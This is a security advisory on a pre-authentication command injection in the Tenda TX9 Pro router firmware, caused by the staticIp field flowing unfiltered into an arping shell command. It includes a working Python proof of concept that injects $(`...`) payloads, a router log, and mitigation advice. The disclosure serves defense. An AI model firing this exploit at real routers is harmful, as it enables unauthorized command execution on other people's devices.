H4niz x


Pre-Auth Command Injection in Tenda-TX9 Pro

- Related products：TX9 Pro Update Date：2021/12/24
- Hardware Version: V1.0
- Software Version: V22.03.02.10
- Download: TX9 Pro Firmware-Tenda-All For Better NetWorking (tendacn.com)

- Author: anhnlq (aka h4niz) from VNG Cloud
- Date: 20/04/2022

Root cause

I found a vulnerability in `set_route()` function, the name was changed, the root cause was lack of validate data of user input. The program did not filter special charaters such as: backslash, brackets and `$` . The vulnerability code below:




By using `get_data_from_parameter()` , the name of function is changed, to get input from user and pass to `staticIp` variables. And then, program makes a command to set route by `arping` via `sprintf()` function. The command is made by sprintf() is `arping -fD %s -I %s -w 1 | grep reply` . By injecting command that wrap in backslash or `$` with brackets. Attacker can trigger a command injection. The vulnerability will be trigger by `doSystemCmd_route()`

POC

```
#-*- encoding: utf8 -*-
#-*- encoding: utf8 -*-
import requests

# Product: Tenda Router
# Related products: TX9 ProUpdate Date: 2021/12/24
# Hardware Version:V1.0
# Software Version:V22.03.02.10

# Command Injection
```

```
url = "http://192.168.1.13/goform/fast_setting_internet_set"
cmds = ["touch /tmp/h4niz", "id >> /tmp/h4niz"]

for i in cmds:
  p = '192.168.1.13$(`{}`)'.format(i)

  payload = {'netWanType': '0', 'dns1': '8.8.8.8', 'dns2': '1.1.1.1', 'staticIp':
p, 'wanType': '1', 'mask': '255.255.255.0', 'gateway': '192.168.1.1', 'adslUser':
'', 'adslPwd': '', 'action': 'connect'}
  r = requests.post(url, data=payload)
  print(r.status_code)
  print(r.content)
```



Router output log:

```
Yes:

      ****** WeLoveLinux******

 Welcome to ...
main_test 481: g_lan_ip 0.0.0.0  admin
[httpd][debug]----------webs.c,158
Unsupported setsockopt level=65535 optname=128
httpd listen ip = 0.0.0.0 port = 80
webs: Listening for HTTP requests at address 0.0.0.0
Unsupported setsockopt level=65535 optname=128
[192.168.1.13].........
arping: Device eth1 not available.
```

```
static_arping
[ERROR][td_rpc_call         ][75   ]connect:Connection refused
[ERROR][td_rpc_invok        ][100  ]Call RPC Failed
Unsupported setsockopt level=65535 optname=128
[192.168.1.13].........
arping: Device eth1 not available.
static_arping
[ERROR][td_rpc_call         ][75   ]connect:Connection refused
[ERROR][td_rpc_invok        ][100  ]Call RPC Failed
```

Mitigation:

- Validate data before passing to command. Filter special charaters like: `$,`,(,)`